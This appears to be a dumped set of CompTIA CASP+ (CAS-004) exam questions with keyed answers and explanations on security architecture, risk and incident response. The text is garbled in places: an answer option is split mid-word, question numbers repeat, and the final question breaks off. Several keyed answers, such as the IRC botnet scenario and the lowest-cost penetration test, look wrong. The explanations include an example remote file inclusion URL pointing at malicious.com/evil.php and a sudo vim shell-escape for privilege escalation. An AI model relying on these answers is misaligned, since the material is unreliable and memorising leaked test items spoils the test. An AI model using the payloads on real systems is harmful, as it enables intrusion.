

CompTIA

Exam Questions CAS-004

CompTIA Advanced Security Practitioner (CASP+) Exam



NEW QUESTION 1

Due to budget constraints, an organization created a policy that only permits vulnerabilities rated high and critical according to CVSS to be fixed or mitigated. A security analyst notices that many vulnerabilities that were previously scored as medium are now breaching higher thresholds. Upon further investigation, the analyst notices certain ratings are not aligned with the approved system categorization. Which of the following can the analyst do to get a better picture of the risk while adhering to the organization's policy?

- A. Align the exploitability metrics to the predetermined system categorization.
- B. Align the remediation levels to the predetermined system categorization.
- C. Align the impact subscore requirements to the predetermined system categorization.
- D. Align the attack vectors to the predetermined system categorization.

Answer: C

Explanation:

Aligning the impact subscore requirements to the predetermined system categorization can help the analyst get a better picture of the risk while adhering to the organization's policy. The impact subscore is one of the components of the CVSS base score, which reflects the severity of a vulnerability. The impact subscore is calculated based on three metrics: confidentiality, integrity, and availability. These metrics can be adjusted according to the system categorization, which defines the security objectives and requirements for a system based on its potential impact on an organization's operations and assets. By aligning the impact subscore requirements to the system categorization, the analyst can ensure that the CVSS scores reflect the true impact of a vulnerability on a specific system and prioritize remediation accordingly.

NEW QUESTION 2

Ann, a CIRT member, is conducting incident response activities on a network that consists of several hundred virtual servers and thousands of endpoints and users. The network generates more than 10,000 log messages per second. The enterprise belong to a large, web-based cryptocurrency startup, Ann has distilled the relevant information into an easily digestible report for executive management . However, she still needs to collect evidence of the intrusion that caused the incident. Which of the following should Ann use to gather the required information?

- A. Traffic interceptor log analysis
- B. Log reduction and visualization tools
- C. Proof of work analysis
- D. Ledger analysis software

Answer: B

NEW QUESTION 3

A company recently acquired a SaaS provider and needs to integrate its platform into the company's existing infrastructure without impact to the customer's experience. The SaaS provider does not have a mature security program A recent vulnerability scan of the SaaS provider's systems shows multiple critical vulnerabilities attributed to very old and outdated Oss. Which of the following solutions would prevent these vulnerabilities from being introduced into the company's existing infrastructure?

- A. Segment the systems to reduce the attack surface if an attack occurs
- B. Migrate the services to new systems with a supported and patched OS.
- C. Patch the systems to the latest versions of the existing OSs
- D. Install anti-malwar
- E. HIPS, and host-based firewalls on each of the systems

Answer: B

NEW QUESTION 4

An organization developed a social media application that is used by customers in multiple remote geographic locations around the world. The organization's headquarters and only datacenter are located in New York City. The Chief Information Security Officer wants to ensure the following requirements are met for the social media application:

Low latency for all mobile users to improve the users' experience
SSL offloading to improve web server performance
Protection against DoS and DDoS attacks
High availability

Which of the following should the organization implement to BEST ensure all requirements are met?

- A. A cache server farm in its datacenter
- B. A load-balanced group of reverse proxy servers with SSL acceleration
- C. A CDN with the origin set to its datacenter
- D. Dual gigabit-speed Internet connections with managed DDoS prevention

Answer: B

NEW QUESTION 5

Which of the following is the BEST disaster recovery solution when resources are running in a cloud environment?

- A. Remote provider BCDR
- B. Cloud provider BCDR
- C. Alternative provider BCDR
- D. Primary provider BCDR

Answer: B

NEW QUESTION 6

A company's employees are not permitted to access company systems while traveling internationally. The company email system is configured to block logins based on geographic location, but some employees report their mobile phones continue to sync email traveling . Which of the following is the MOST likely

explanation? (Select TWO.)

- A. Outdated escalation attack
- B. Privilege escalation attack
- C. VPN on the mobile device
- D. Unrestricted email administrator accounts
- E. Chief use of UDP protocols
- F. Disabled GPS on mobile devices

Answer: CF

NEW QUESTION 7

A new requirement for legislators has forced a government security team to develop a validation process to verify the integrity of a downloaded file and the sender of the file. Which of the following is the BEST way for the security team to comply with this requirement?

- A. Digital signature
- B. Message hash
- C. Message digest
- D. Message authentication code

Answer: A

Explanation:

A digital signature is a cryptographic technique that allows the sender of a file to sign it with their private key and the receiver to verify it with the sender's public key. This ensures the integrity and authenticity of the file, as well as the non-repudiation of the sender. A message hash or a message digest is a one-way function that produces a fixed-length output from an input, but it does not provide any information about the sender. A message authentication code (MAC) is a symmetric-key technique that allows both the sender and the receiver to generate and verify a code using a shared secret key, but it does not provide non-repudiation.

References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.1: Apply cryptographic techniques

NEW QUESTION 8

A company has hired a security architect to address several service outages on the endpoints due to new malware. The Chief Executive Officer's laptop was impacted while working from home. The goal is to prevent further endpoint disruption. The edge network is protected by a web proxy. Which of the following solutions should the security architect recommend?

- A. Replace the current antivirus with an EDR solution.
- B. Remove the web proxy and install a UTM appliance.
- C. Implement a deny list feature on the endpoints.
- D. Add a firewall module on the current antivirus solution.

Answer: A

Explanation:

Replacing the current antivirus with an EDR (endpoint detection and response) solution is the best solution for addressing several service outages on the endpoints due to new malware. An EDR solution is a technology that provides advanced capabilities for detecting, analyzing, and responding to threats or incidents on endpoints, such as computers, laptops, mobile devices, or servers. An EDR solution can use behavioral analysis, machine learning, threat intelligence, or other methods to identify new or unknown malware that may evade traditional antivirus solutions. An EDR solution can also provide automated or manual remediation actions, such as isolating, blocking, or removing malware from endpoints. Removing the web proxy and installing a UTM (unified threat management) appliance is not a good solution for addressing service outages on endpoints due to new malware, as it could expose endpoints to more threats or attacks by removing a layer of protection that filters web traffic, as well as not provide sufficient detection or response capabilities for endpoint-specific malware. Implementing a deny list feature on endpoints is not a good solution for addressing service outages on endpoints due to new malware, as it could be ineffective or impractical for blocking new or unknown malware that may not be on the deny list, as well as not provide sufficient detection or response capabilities for endpoint-specific malware. Adding a firewall module on the current antivirus solution is not a good solution for addressing service outages on endpoints due to new malware, as it could introduce compatibility or performance issues for endpoints by adding an additional feature that may not be integrated or optimized with the antivirus solution, as well as not provide sufficient detection or response capabilities for endpoint-specific malware. Verified References:

<https://www.comptia.org/blog/what-is-edr> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 9

An application server was recently upgraded to prefer TLS 1.3, and now users are unable to connect their clients to the server. Attempts to reproduce the error are confirmed, and clients are reporting the following:

ERR_SSL_VERSION_OR_CIPHER_MISMATCH

Which of the following is MOST likely the root cause?

- A. The client application is testing PFS.
- B. The client application is configured to use ECDHE.
- C. The client application is configured to use RC4.
- D. The client application is configured to use AES-256 in GCM.

Answer: C

Explanation:

Reference: https://kinsta.com/knowledgebase/err_ssl_version_or_cipher_mismatch/

The client application being configured to use RC4 is the most likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3. RC4 is an outdated and insecure symmetric-key encryption algorithm that has been deprecated and removed from TLS 1.3, which is the latest version of the protocol that provides secure communication between clients and servers. If the client application is configured to use RC4, it will not be able to negotiate a secure connection with the server that prefers TLS 1.3, resulting in an error message such as ERR_SSL_VERSION_OR_CIPHER_MISMATCH. The client application testing PFS (perfect forward secrecy) is not a likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3, as PFS is a property that ensures that session keys derived from a set of long-term keys cannot be compromised if one of them is compromised in the future. PFS is supported and recommended by TLS 1.3, which uses ephemeral Diffie-Hellman or elliptic curve Diffie-Hellman key exchange methods to achieve PFS. The client application being configured to use ECDHE (elliptic curve Diffie-Hellman ephemeral) is not a likely root cause of why users are unable to connect their clients to the server that

prefers TLS 1.3, as ECDHE is a key exchange method that provides PFS and high performance by using elliptic curve cryptography to generate ephemeral keys for each session. ECDHE is supported and recommended by TLS 1.3, which uses ECDHE as the default key exchange method. The client application being configured to use AES-256 in GCM (Galois/Counter Mode) is not a likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3, as AES-256 in GCM is an encryption mode that provides confidentiality and integrity by using AES with a 256-bit key and GCM as an authenticated encryption mode. AES-256 in GCM is supported and recommended by TLS 1.3, which uses AES-256 in GCM as one of the default encryption modes. Verified References: <https://www.comptia.org/blog/what-is-tls-13> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 10

The Chief information Security Officer (CISO) of a small locate bank has a compliance requirement that a third-party penetration test of the core banking application must be conducted annually. Which of the following services would fulfill the compliance requirement with the LOWEST resource usage?

- A. Black-box testing
- B. Gray-box testing
- C. Red-team hunting
- D. White-box testing
- E. Blue-learn exercises

Answer: C

NEW QUESTION 10

A security engineer needs to recommend a solution that will meet the following requirements:

Identify sensitive data in the provider's network

Maintain compliance with company and regulatory guidelines

Detect and respond to insider threats, privileged user threats, and compromised accounts Enforce datacentric security, such as encryption, tokenization, and access control

Which of the following solutions should the security engineer recommend to address these requirements?

- A. WAF
- B. CASB
- C. SWG
- D. DLP

Answer: D

Explanation:

DLP (data loss prevention) is a solution that can meet the following requirements: identify sensitive data in the provider's network, maintain compliance with company and regulatory guidelines, detect and respond to insider threats, privileged user threats, and compromised accounts, and enforce data-centric security, such as encryption, tokenization, and access control. DLP can monitor, classify, and protect data in motion, at rest, or in use, and prevent unauthorized disclosure or exfiltration. WAF (web application firewall) is a solution that can protect web applications from common attacks, such as SQL injection or cross-site scripting, but it does not address the requirements listed. CASB (cloud access security broker) is a solution that can enforce policies and controls for accessing cloud services and applications, but it does not address the requirements listed. SWG (secure web gateway) is a solution that can monitor and filter web traffic to prevent malicious or unauthorized access, but it does not address the requirements listed. Verified References: <https://www.comptia.org/blog/what-is-data-loss-prevention> <https://partners.comptia.org/docs/default-source/resources/casp-content-guid>

NEW QUESTION 12

A security compliance requirement states that specific environments that handle sensitive data must be protected by need-to-know restrictions and can only connect to authorized endpoints. The requirement also states that a DLP solution within the environment must be used to control the data from leaving the environment.

Which of the following should be implemented for privileged users so they can support the environment from their workstations while remaining compliant?

- A. NAC to control authorized endpoints
- B. FIM on the servers storing the data
- C. A jump box in the screened subnet
- D. A general VPN solution to the primary network

Answer: A

Explanation:

Network Access Control (NAC) is used to bolster the network security by restricting the availability of network resources to managed endpoints that don't satisfy the compliance requirements of the Organization.

NEW QUESTION 15

An enterprise is undergoing an audit to review change management activities when promoting code to production. The audit reveals the following:

- Some developers can directly publish code to the production environment.
- Static code reviews are performed adequately.
- Vulnerability scanning occurs on a regularly scheduled basis per policy.

Which of the following should be noted as a recommendation within the audit report?

- A. Implement short maintenance windows.
- B. Perform periodic account reviews.
- C. Implement job rotation.
- D. Improve separation of duties.

Answer: D

NEW QUESTION 18

A security administrator configured the account policies per security implementation guidelines. However, the accounts still appear to be susceptible to brute-force attacks. The following settings meet the existing compliance guidelines:

Must have a minimum of 15 characters Must use one number
Must use one capital letter
Must not be one of the last 12 passwords used
Which of the following policies should be added to provide additional security?

- A. Shared accounts
- B. Password complexity
- C. Account lockout
- D. Password history
- E. Time-based logins

Answer: C

Explanation:

Reference: <https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/account-lockout-threshold>

NEW QUESTION 23

A security operations center analyst is investigating anomalous activity between a database server and an unknown external IP address and gathered the following data:

- dbadmin last logged in at 7:30 a.m. and logged out at 8:05 a.m.
- A persistent TCP/6667 connection to the external address was established at 7:55 a.m. The connection is still active.
- Other than bytes transferred to keep the connection alive, only a few kilobytes of data transfer every hour since the start of the connection.
- A sample outbound request payload from PCAP showed the ASCII content: "JOIN #community".

Which of the following is the MOST likely root cause?

- A. A SQL injection was used to exfiltrate data from the database server.
- B. The system has been hijacked for cryptocurrency mining.
- C. A botnet Trojan is installed on the database server.
- D. The dbadmin user is consulting the community for help via Internet Relay Chat.

Answer: D

Explanation:

The dbadmin user is consulting the community for help via Internet Relay Chat. The clues in the given information point to the dbadmin user having established an Internet Relay Chat (IRC) connection to an external address at 7:55 a.m. This connection is still active, and only a few kilobytes of data have been transferred since the start of the connection. The sample outbound request payload of "JOIN #community" also suggests that the user is trying to join an IRC chatroom. This suggests that the dbadmin user is using the IRC connection to consult the community for help with a problem. Therefore, the root cause of the anomalous activity is likely the dbadmin user consulting the community for help via IRC. References: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 10, Investigating Intrusions and Suspicious Activity.

NEW QUESTION 27

A Chief Information Officer (CIO) wants to implement a cloud solution that will satisfy the following requirements:
Support all phases of the SDLC. Use tailored website portal software.
Allow the company to build and use its own gateway software. Utilize its own data management platform.
Continue using agent-based security tools.
Which of the following cloud-computing models should the CIO implement?

- A. SaaS
- B. PaaS
- C. MaaS
- D. IaaS

Answer: D

Explanation:

Reference: <https://www.bmc.com/blogs/saas-vs-paas-vs-iaas-whats-the-difference-and-how-to-choose/>

NEW QUESTION 28

The Chief information Officer (CIO) wants to establish a non-binding agreement with a third party that outlines the objectives of the mutual arrangement dealing with data transfers between both organizations before establishing a format partnership. Which of the follow would MOST likely be used?

- A. MOU
- B. OLA
- C. NDA
- D. SLA

Answer: A

NEW QUESTION 29

A security engineer at a company is designing a system to mitigate recent setbacks caused competitors that are beating the company to market with the new products. Several of the products incorporate propriety enhancements developed by the engineer's company. The network already includes a SEIM and a NIPS and requires 2FA for all user access. Which of the following system should the engineer consider NEXT to mitigate the associated risks?

- A. DLP
- B. Mail gateway
- C. Data flow enforcement
- D. UTM

Answer: A

Explanation:

A DLP system is the best option for the company to mitigate the risk of losing its proprietary enhancements to competitors. DLP stands for data loss prevention, which is a set of tools and policies that aim to prevent unauthorized access, disclosure, or exfiltration of sensitive data. DLP can monitor, filter, encrypt, or block data transfers based on predefined rules and criteria, such as content, source, destination, etc. DLP can help protect the company's intellectual property and trade secrets from being compromised by malicious actors or accidental leaks. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://www.csoonline.com/article/3245746/what-is-dlp-data-loss-prevention-and-how-does-it-work.html>

NEW QUESTION 30

A security engineer notices the company website allows users following example: <https://mycompany.com/main.php?Country=US>
Which of the following vulnerabilities would MOST likely affect this site?

- A. SQL injection
- B. Remote file inclusion
- C. Directory traversal -
- D. Unsecure references

Answer: B

Explanation:

Remote file inclusion (RFI) is a web vulnerability that allows an attacker to include malicious external files that are later run by the website or web application¹². This can lead to code execution, data theft, defacement, or other malicious actions. RFI typically occurs when a web application dynamically references external scripts using user-supplied input without proper validation or sanitization²³.

In this case, the website allows users to specify a country parameter in the URL that is used to include a file from another domain. For example, an attacker could craft a URL like this:

<https://mycompany.com/main.php?Country=https://malicious.com/evil.php>

This would cause the website to include and execute the evil.php file from the malicious domain, which could contain any arbitrary code³.

NEW QUESTION 34

Ransomware encrypted the entire human resources fileshare for a large financial institution. Security operations personnel were unaware of the activity until it was too late to stop it. The restoration will take approximately four hours, and the last backup occurred 48 hours ago. The management team has indicated that the RPO for a disaster recovery event for this data classification is 24 hours.

Based on RPO requirements, which of the following recommendations should the management team make?

- A. Leave the current backup schedule intact and pay the ransom to decrypt the data.
- B. Leave the current backup schedule intact and make the human resources fileshare read-only.
- C. Increase the frequency of backups and create SIEM alerts for IOCs.
- D. Decrease the frequency of backups and pay the ransom to decrypt the data.

Answer: C

Explanation:

Increasing the frequency of backups and creating SIEM (security information and event management) alerts for IOCs (indicators of compromise) are the best recommendations that the management team can make based on RPO (recovery point objective) requirements. RPO is a metric that defines the maximum acceptable amount of data loss that can occur during a disaster recovery event. Increasing the frequency of backups can reduce the amount of data loss that can occur, as it can create more recent copies or snapshots of the data. Creating SIEM alerts for IOCs can help detect and respond to ransomware attacks, as it can collect, correlate, and analyze security events and data from various sources and generate alerts based on predefined rules or thresholds. Leaving the current backup schedule intact and paying the ransom to decrypt the data are not good recommendations, as they could result in more data loss than the RPO allows, as well as encourage more ransomware attacks or expose the company to legal or ethical issues. Leaving the current backup schedule intact and making the human resources fileshare read-only are not good recommendations, as they could result in more data loss than the RPO allows, as well as affect the normal operations or functionality of the fileshare. Decreasing the frequency of backups and paying the ransom to decrypt the data are not good recommendations, as they could result in more data loss than the RPO allows, as well as increase the risk of losing data due to less frequent backups or unreliable decryption. Verified References: <https://www.comptia.org/blog/what-is-rpo> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 35

Technicians have determined that the current server hardware is outdated, so they have decided to throw it out. Prior to disposal, which of the following is the BEST method to use to ensure no data remnants can be recovered?

- A. Drive wiping
- B. Degaussing
- C. Purging
- D. Physical destruction

Answer: B

Explanation:

Reference: <https://securis.com/data-destruction/degaussing-as-a-service/>

NEW QUESTION 38

Which of the following testing plans is used to discuss disaster recovery scenarios with representatives from multiple departments within an incident response team but without taking any invasive actions?

- A. Disaster recovery checklist
- B. Tabletop exercise
- C. Full interruption test
- D. Parallel test

Answer: B

Explanation:

A tabletop exercise is a type of testing plan that is used to discuss disaster recovery scenarios with representatives from multiple departments within an incident response team but without taking any invasive actions. A tabletop exercise is a simulation of a potential disaster or incident that involves a verbal or written discussion of how each department would respond to it. The purpose of a tabletop exercise is to identify gaps, weaknesses, or conflicts in the disaster recovery plan, and to improve communication and coordination among the team members.

References: [CompTIA CASP+ Study Guide, Second Edition, page 455]

NEW QUESTION 43

A company just released a new video card. Due to limited supply and high demand, attackers are employing automated systems to purchase the device through the company's web store so they can resell it on the secondary market. The company's intended customers are frustrated. A security engineer suggests implementing a CAPTCHA system on the web store to help reduce the number of video cards purchased through automated systems. Which of the following now describes the level of risk?

- A. Inherent Low
- B. Mitigated
- C. Residual
- D. Transferred

Answer: A

NEW QUESTION 48

A cloud security engineer is setting up a cloud-hosted WAF. The engineer needs to implement a solution to protect the multiple websites the organization hosts. The organization websites are:

- * www.mycompany.org
- * www.mycompany.com
- * campus.mycompany.com
- * wiki.mycompany.org

The solution must save costs and be able to protect all websites. Users should be able to notify the cloud security engineer of any on-path attacks. Which of the following is the BEST solution?

- A. Purchase one SAN certificate.
- B. Implement self-signed certificates.
- C. Purchase one certificate for each website.
- D. Purchase one wildcard certificate.

Answer: D

Explanation:

Purchasing one wildcard certificate is the best solution to protect multiple websites hosted by an organization in a cloud-hosted WAF. A wildcard certificate is a type of SSL/TLS certificate that can secure a domain name and any number of its subdomains with a single certificate. For example, a wildcard certificate for *.mycompany.com can secure www.mycompany.com, campus.mycompany.com, and any other subdomain under mycompany.com. A wildcard certificate can save costs and simplify management compared to purchasing individual certificates for each website.

References: [CompTIA CASP+ Study Guide, Second Edition, page 301]

NEW QUESTION 49

An organization is assessing the security posture of a new SaaS CRM system that handles sensitive PII and identity information, such as passport numbers. The SaaS CRM system does not meet the organization's current security standards. The assessment identifies the following:

- 1- There will be a \$20,000 per day revenue loss for each day the system is delayed going into production.
- 2- The inherent risk is high.
- 3- The residual risk is low.
- 4- There will be a staged deployment to the solution rollout to the contact center.

Which of the following risk-handling techniques will BEST meet the organization's requirements?

- A. Apply for a security exemption, as the risk is too high to accept.
- B. Transfer the risk to the SaaS CRM vendor, as the organization is using a cloud service.
- C. Accept the risk, as compensating controls have been implemented to manage the risk.
- D. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.

Answer: A

NEW QUESTION 54

A technician is reviewing the logs and notices a large number of files were transferred to remote sites over the course of three months. This activity then stopped. The files were transferred via TLS-protected HTTP sessions from systems that do not send traffic to those sites.

The technician will define this threat as:

- A. a decrypting RSA using obsolete and weakened encryption attack.
- B. a zero-day attack.
- C. an advanced persistent threat.
- D. an on-path attack.

Answer: C

Explanation:

Reference: <https://www.internetsociety.org/deploy360/tls/basics/>

An advanced persistent threat (APT) is a type of cyberattack that involves a stealthy and continuous process of compromising and exploiting a target system or network. An APT typically has a specific goal or objective, such as stealing sensitive data, disrupting operations, or sabotaging infrastructure. An APT can use various techniques to evade detection and maintain persistence, such as encryption, proxy servers, malware, etc. The scenario described in the question matches

the characteristics of an APT. References: <https://www.cisco.com/c/en/us/products/security/what-is-apt.html> <https://www.imperva.com/learn/application-security/advanced-persistent-threat-apt/>

NEW QUESTION 57

A security consultant needs to set up wireless security for a small office that does not have Active Directory. Despite the lack of central account management, the office manager wants to ensure a high level of defense to prevent brute-force attacks against wireless authentication. Which of the following technologies would BEST meet this need?

- A. Faraday cage
- B. WPA2 PSK
- C. WPA3 SAE
- D. WEP 128 bit

Answer: C

Explanation:

WPA3 SAE prevents brute-force attacks.
 "WPA3 Personal (WPA-3 SAE) Mode is a static passphrase-based method. It provides better security than what WPA2 previously provided, even when a non-complex password is used, thanks to Simultaneous Authentication of Equals (SAE), the personal authentication process of WPA3."

NEW QUESTION 62

An attacker infiltrated an electricity-generation site and disabled the safety instrumented system. Ransomware was also deployed on the engineering workstation. The environment has back-to-back firewalls separating the corporate and OT systems. Which of the following is the MOST likely security consequence of this attack?

- A. A turbine would overheat and cause physical harm.
- B. The engineers would need to go to the historian.
- C. The SCADA equipment could not be maintained.
- D. Data would be exfiltrated through the data diodes.

Answer: A

NEW QUESTION 63

A small business would like to provide guests who are using mobile devices encrypted WPA3 access without first distributing PSKs or other credentials. Which of the following features will enable the business to meet this objective?

- A. Simultaneous Authentication of Equals
- B. Enhanced open
- C. Perfect forward secrecy
- D. Extensible Authentication Protocol

Answer: A

NEW QUESTION 68

A company Invested a total of \$10 million for a new storage solution Installed across live on-site datacenters. Fifty percent of the cost of this Investment was for solid-state storage. Due to the high rate of wear on this storage, the company is estimating that 5% will need to be replaced per year. Which of the following is the ALE due to storage replacement?

- A. \$50,000
- B. \$125,000
- C. \$250,000
- D. \$500,000
- E. \$51,000,000

Answer: C

NEW QUESTION 71

A security analyst is investigating a possible buffer overflow attack. The following output was found on a user's workstation:
 graphic.linux_randomization.prg
 Which of the following technologies would mitigate the manipulation of memory segments?

- A. NX bit
- B. ASLR
- C. DEP
- D. HSM

Answer: B

Explanation:

<https://eklitzke.org/memory-protection-and-aslr>
 ASLR (Address Space Layout Randomization) is a technology that can mitigate the manipulation of memory segments caused by a buffer overflow attack. ASLR randomizes the location of memory segments, such as the stack, heap, or libraries, making it harder for an attacker to predict or control where to inject malicious code or overwrite memory segments. NX bit (No-eXecute bit) is a technology that can mitigate the execution of malicious code injected by a buffer overflow attack. NX bit marks certain memory segments as non-executable, preventing an attacker from running code in those segments. DEP (Data Execution Prevention) is a technology that can mitigate the execution of malicious code injected by a buffer overflow attack. DEP uses hardware and software mechanisms to mark certain memory regions as data-only, preventing an attacker from running code in those regions. HSM (Hardware Security Module) is a device that can provide cryptographic functions and key storage, but it does not mitigate the manipulation of memory segments

caused by a buffer overflow attack. Verified References: <https://www.comptia.org/blog/what-is-aslr> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 72

A Chief information Security Officer (CISO) has launched to create a robust BCP/DR plan for the entire company. As part of the initiative, the security team must gather data supporting its operational importance for the applications used by the business and determine the order in which the application must be back online. Which of the following be the FIRST step taken by the team?

- A. Perform a review of all policies and procedures related to BCP and DR and created an educational module that can be assigned to all employees to provide training on BCP/DR events.
- B. Create an SLA for each application that states when the application will come back online and distribute this information to the business units.
- C. Have each business unit conduct a BIA and categorize the application according to the cumulative data gathered.
- D. Implement replication of all servers and application data to back up datacenters that are geographically from the central datacenter and release an updated BPA to all clients.

Answer: C

NEW QUESTION 76

Company A is establishing a contractual with Company B. The terms of the agreement are formalized in a document covering the payment terms, limitation of liability, and intellectual property rights. Which of the following documents will MOST likely contain these elements

- A. Company A-B SLA v2.docx
- B. Company A OLA v1b.docx
- C. Company A MSA v3.docx
- D. Company A MOU v1.docx
- E. Company A-B NDA v03.docx

Answer: C

Explanation:

A MSA stands for master service agreement, which is a document that covers the general terms and conditions of a contractual relationship between two parties. It usually includes payment terms, limitation of liability, intellectual property rights, dispute resolution, and other clauses that apply to all services provided by one party to another. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide>, <https://www.upcounsel.com/master-service-agreement>

NEW QUESTION 81

A security analyst is reviewing the following vulnerability assessment report:

```
192.168.1.5, Host = Server1, CVS7.5, Web Server, Remotely Executable = Yes, Exploit = Yes
205.1.3.5, Host = Server2, CVS6.5, Bind Server, Remotely Executable = Yes, Exploit = POC
207.1.5.7, Host = Server3, CVS5.5, Email server, Remotely Executable = Yes, Exploit = Yes
192.168.1.6, Host = Server4, CVS9.8, Domain Controller, Remotely Executable = Yes, Exploit = No
```

Which of the following should be patched FIRST to minimize attacks against Internet-facing hosts?

- A. Server1
- B. Server2
- C. Server 3
- D. Servers

Answer: A

NEW QUESTION 85

An organization is deploying a new, online digital bank and needs to ensure availability and performance. The cloud-based architecture is deployed using PaaS and SaaS solutions, and it was designed with the following considerations:

- Protection from DoS attacks against its infrastructure and web applications is in place.
- Highly available and distributed DNS is implemented.
- Static content is cached in the CDN.
- A WAF is deployed inline and is in block mode.
- Multiple public clouds are utilized in an active-passive architecture.

With the above controls in place, the bank is experiencing a slowdown on the unauthenticated payments page. Which of the following is the MOST likely cause?

- A. The public cloud provider is applying QoS to the inbound customer traffic.
- B. The API gateway endpoints are being directly targeted.
- C. The site is experiencing a brute-force credential attack.
- D. A DDoS attack is targeted at the CDN.

Answer: A

NEW QUESTION 88

A security engineer is hardening a company's multihomed SFTP server. When scanning a public-facing network interface, the engineer finds the following ports are open:

22
25
110
137
138
139
445

Internal Windows clients are used to transferring files to the server to stage them for customer download as part of the company's distribution process.

Which of the following would be the BEST solution to harden the system?

- A. Close ports 110, 138, and 139. Bind ports 22, 25, and 137 to only the internal interface.
- B. Close ports 25 and 110. Bind ports 137, 138, 139, and 445 to only the internal interface.
- C. Close ports 22 and 139. Bind ports 137, 138, and 445 to only the internal interface.
- D. Close ports 22, 137, and 138. Bind ports 110 and 445 to only the internal interface.

Answer: A

NEW QUESTION 92

An attacker infiltrated the code base of a hardware manufacturer and inserted malware before the code was compiled. The malicious code is now running at the hardware level across a number of industries and sectors. Which of the following categories BEST describes this type of vendor risk?

- A. SDLC attack
- B. Side-load attack
- C. Remote code signing
- D. Supply chain attack

Answer: D

NEW QUESTION 96

During a system penetration test, a security engineer successfully gained access to a shell on a Linux host as a standard user and wants to elevate the privilege levels.

Which of the following is a valid Linux post-exploitation method to use to accomplish this goal?

- A. Spawn a shell using sudo and an escape string such as `sudo vim -c '!sh'`.
- B. Perform ASIC password cracking on the host.
- C. Read the `/etc/passwd` file to extract the usernames.
- D. Initiate unquoted service path exploits.
- E. Use the UNION operator to extract the database schema.

Answer: A

Explanation:

Reference: <https://docs.rapid7.com/insightvm/elevating-permissions/>

Spawning a shell using sudo and an escape string is a valid Linux post-exploitation method that can exploit a misconfigured sudoers file and allow a standard user to execute commands as root. ASIC password cracking is used to break hashed passwords, not to elevate privileges. Reading the `/etc/passwd` file may reveal usernames, but not passwords or privileges. Unquoted service path exploits are applicable to Windows systems, not Linux. Using the UNION operator is a SQL injection technique, not a Linux post-exploitation method. Verified References: <https://www.comptia.org/blog/what-is-post-exploitation>
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 99

A customer reports being unable to connect to a website at `www.test.com` to consume services. The customer notices the web application has the following published cipher suite:

```
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
Signature hash algorithm:
sha256
Public key:
RSA (2048 Bits)
.htaccess config:
<VirtualHost> *:80>
ServerName www.test.com
Redirect / https://www.test.com
</VirtualHost>
<VirtualHost _default_:443>
ServerName www.test.com
DocumentRoot /usr/local/apache2/htdocs
SSLEngine On
...
</VirtualHost>
```

Which of the following is the MOST likely cause of the customer's inability to connect?

- A. Weak ciphers are being used.
- B. The public key should be using ECDSA.
- C. The default should be on port 80.
- D. The server name should be `test.com`.

Answer: A

Explanation:

Reference: <https://security.stackexchange.com/questions/23383/ssh-key-type-rsa-dsa-ecdsa-are-there-easy-answers-for-which-to-choose-when>

NEW QUESTION 104

To save time, a company that is developing a new VPN solution has decided to use the OpenSSL library within its proprietary software. Which of the following should the company consider to maximize risk reduction from vulnerabilities introduced by OpenSSL?

- A. Include stable, long-term releases of third-party libraries instead of using newer versions.
- B. Ensure the third-party library implements the TLS and disable weak ciphers.
- C. Compile third-party libraries into the main code statically instead of using dynamic loading.
- D. Implement an ongoing, third-party software and library review and regression testing.

Answer: D

Explanation:

Implementing an ongoing, third-party software and library review and regression testing is the best way to maximize risk reduction from vulnerabilities introduced by OpenSSL. Third-party software and libraries are often used by developers to save time and resources, but they may also introduce security risks if they are not properly maintained and updated. By reviewing and testing the third-party software and library regularly, the company can ensure that they are using the latest and most secure version of OpenSSL, and that their proprietary software is compatible and functional with it. References: [CompTIA CASP+ Study Guide, Second Edition, page 362]

NEW QUESTION 109

A company has decided to purchase a license for software that is used to operate a mission-critical process. The third-party developer is new to the industry but is delivering what the company needs at this time.

Which of the following BEST describes the reason why utilizing a source code escrow will reduce the operational risk to the company if the third party stops supporting the application?

- A. The company will have access to the latest version to continue development.
- B. The company will be able to force the third-party developer to continue support.
- C. The company will be able to manage the third-party developer's development process.
- D. The company will be paid by the third-party developer to hire a new development team.

Answer: A

Explanation:

Utilizing a source code escrow will reduce the operational risk to the company if the third party stops supporting the application, as it will provide access to the latest version of the source code to continue development. A source code escrow is an agreement between a software developer and a client that involves depositing the source code of a software product with a third-party escrow agent. The escrow agent can release the source code to the client under certain conditions specified in the agreement, such as bankruptcy, termination, or breach of contract by the developer. The company will not be able to force the third-party developer to continue support, manage their development process, or pay them to hire a new development team by utilizing a source code escrow. Verified References: <https://www.comptia.org/blog/what-is-source-code-escrow> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 111

Which of the following processes involves searching and collecting evidence during an investigation or lawsuit?

- A. E-discovery
- B. Review analysis
- C. Information governance
- D. Chain of custody

Answer: A

Explanation:

E-discovery is the process of searching and collecting evidence during an investigation or lawsuit. E-discovery involves identifying, preserving, processing, reviewing, analyzing, and producing electronically stored information (ESI) that is relevant for a legal case or investigation. E-discovery can be used to find evidence in email, business communications, social media, online documents, databases, and other digital sources. The other options are either irrelevant or less effective for the given scenario

NEW QUESTION 113

A security architect is given the following requirements to secure a rapidly changing enterprise with an increasingly distributed and remote workforce

- Cloud-delivered services
- Full network security stack
- SaaS application security management
- Minimal latency for an optimal user experience
- Integration with the cloud IAM platform Which of the following is the BEST solution?

- A. Routing and Remote Access Service (RRAS)
- B. NGFW
- C. Managed Security Service Provider (MSSP)
- D. SASE

Answer: D

NEW QUESTION 115

An organization recently experienced a ransomware attack. The security team leader is concerned about the attack reoccurring. However, no further security measures have been implemented.

